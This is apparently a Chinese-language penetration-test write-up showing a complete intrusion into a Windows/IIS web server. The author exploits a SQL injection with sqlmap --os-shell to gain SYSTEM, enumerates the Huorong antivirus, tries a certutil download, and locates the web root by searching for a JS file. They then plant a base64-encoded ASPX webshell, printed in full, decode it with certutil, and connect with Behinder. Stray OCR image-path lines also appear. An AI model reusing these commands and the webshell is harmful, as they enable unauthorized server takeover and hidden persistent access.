
背景介绍：


一个 sql 注入点进去，无绝对路径，写入 webshell

找到目标资产



抓包




注入




sqlmap 的 --os-shell 获取一个交互权限




查看权限为 system

```
os-shell> whoami
do you want to retrieve the command standard output? [Y/

command standard output: 'nt authority\system'
os-shell>
```

查看进程，看有无杀软

```
[16:34:20] [INFO] retrieved: '
command standard output:
---
Windows IP 配置


以太网适配器 本地连接:

   连接特定的 DNS 后缀 . . . . . .
   本地链接 IPv6 地址. . . . . .
   IPv4 地址 . . . . . .
   子网掩码  . . . . . .
---
os-shell> tasklist
do you want to retrieve the command standard output? [Y/n/a]

[16:34:47] [INFO] retrieved: ' '
[16:34:47] [INFO] retrieved: '映像名称                     PID 会话名              ...
[16:34:47] [INFO] retrieved: '========================= ======== ============...
[16:34:48] [INFO] retrieved: 'System Idle Process            0 Services    ...
[16:34:48] [INFO] retrieved: 'System                         4 Services    ...
[16:34:48] [INFO] retrieved: 'smss.exe                     304 Services    ...
[16:34:49] [INFO] retrieved: 'csrss.exe                    400 Services    ...
[16:34:49] [INFO] retrieved: 'csrss.exe                    452 Console     ...
[16:34:50] [INFO] retrieved: 'wininit.exe                  460 Services    ...
[16:34:50] [INFO] retrieved: 'winlogon.exe                 500 Console     ...
```

存在火绒

**tasklist /svc**

```
conhost.exe                  9156 Services                   0      4,524 K
tasklist.exe                 5708 Services                   0      3,936 K
tasklist.exe                 7888 Services                   0     22,960 K
TrustedInstaller.exe         7464 Services                   0     49,088 K
HipsDaemon.exe               2708 Services                   0    159,696 K
usysdiag.exe                 5964 Services                   0      1,148 K
php-cgi.exe                  3256 Services                   0     15,584 K
chrome.exe                  10540                            2    113,628 K
chrome.exe                   9596                            2      6,032 K
chrome.exe                   4856                            2     25,052 K
chrome.exe                  11704                            2     14,792 K
chrome.exe                   2204                            2     72,600 K
chrome.exe                   5856                            2     48,300 K
chrome.exe                   5036                            2     34,884 K
taskeng.exe                  5600 Services                   0      6,244 K
chrome.exe                   6928                            2     25,928 K
w3wp.exe                    11776 Services                   0     63,328 K
php-cgi.exe                 11588 Services                   0     15,424 K
php-cgi.exe                 10896 Services                   0     15,348 K
php-cgi.exe                  5940 Services                   0     15,388 K
cmd.exe                      7784 Services                   0      3,348 K
conhost.exe                  7536 Services                   0      3,476 K
tasklist.exe                 4072 Services                   0      6,836 K
```

查询

usysdiag.exe <=> 火绒
hipstray.exe <=> 火绒
hipsdaemon.exe <=> 火绒

随意免杀直接过掉
但是发现主机不出网

```
[17:02:59] [INFO] retrieved: '****  联机  ****'
[17:03:00] [INFO] retrieved: 'CertUtil: -URLCache 失败: 0x80072efd (WIN32: 12029)'
[17:03:00] [INFO] retrieved: 'CertUtil: 无法与服务器建立连接'
command standard output:
---
****  联机  ****
CertUtil: -URLCache 失败: 0x80072efd (WIN32: 12029)
CertUtil: 无法与服务器建立连接
---
os-shell> ping baidu.com
do you want to retrieve the command standard output? [Y/n/a]
```

转而尝试写入 webshell

找绝对路径名

先找到网站特殊 js

slider.min.js 文件所在目录

然后获取绝对路径

dir d:\ /s /b |find “slider.min.js”

```
command standard output: '□'
os-shell> dir d:\ /s /b |find "slider.min.js"
do you want to retrieve the command standard output? [Y/n/a]

[17:35:12] [INFO] retrieved:  cripts\\slider\\slid...
[17:35:12] [INFO] retrieved:  00407\\JS\\slider\\s...
[17:35:13] [INFO] retrieved:  00407\\JS\\swfupload...
command standard output:
---
(  \slider.min.js
(  der\slider.min.js
(  upload\slider\slider.min.js
---
```

直接 echo 发现有问题，然后转而 b64 编码 webshell，echo 进对应的路径

```
os-shell> echo PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiAlPjwlQEltcG9ydCBOYW1lc3BhY2U9IlN5c3RlbS5SZWZsZWN0aW9uIiU+PCVTZXNzaW9uLkFkZ
CgiayIsImU0NWUzMjlmZWI1ZDkyNWIiKTsgLyrlxqU63qXGATMyTW1kNTyETTE2TQzYpN6lxgFyZWJleW9uZCovYnl0ZVtdIGsgPSBFbmNvZGluZy5EZWZhd
Wx0LkdldEJ5dGVzKFNlc3Npb25bMF0gKyAiIiksYyA9IFJlcXVlc3QuQmluYXJ5UmVhZChSZXF1ZXN0LkNvbnRlbnRMZW5ndGgpO0Fzc2VtYmx5LkxvYWQob
mV3IFN5c3RlbS5TZWNlcml0eS5DcnlwdG9ncmFwaHkuUmlqbmRhZWxNYW5hZ2VkKCkuQ3JlYXRlRGVjcnlwdG9yKGssIGspLlRyYW5zZm9ybUZpbmFsQmxvY
2soYywgMCwgYy5MZW5ndGgpKS5DcmVhdGVJbnN0YW5jZSgiVSIpLkVxdWFscyh0aGlzKTslPgo= > \JS\slider\lo
veu.txt
do you want to retrieve the command standard output? [Y/n/a]

[17:47:12] [INFO] retrieved: 1
[17:47:18] [INFO] retrieved:
```

然后 certutil 解码一次，还原 webshell

```
[17:49:55] [INFO] calling Windows OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> certutil -f -decode  ,slider\loveu.txt"  \JS\slid
er\loveuu.aspx"
do you want to retrieve the command standard output? [Y/n/a]

[17:51:40] [INFO] retrieved: '输入长度 = 543'
[17:51:41] [INFO] retrieved: '输出长度 = 404'
[17:51:41] [INFO] retrieved: 'CertUtil: -decode 命令成功完成。'
command standard output:
---
输入长度 = 543
输出长度 = 404
CertUtil: -decode 命令成功完成。
---
```

最后冰蝎直接连接


另外再补充 win 下查文件内容的命令

findstr /msi /c:"saveas" *.*

可以找到具体目录下包含了具体文件内容的文件

还有一些更详细的可以参考

http://cn-sec.com/archives/1129108.html

各种回显无回显，出网不出网都有涉及到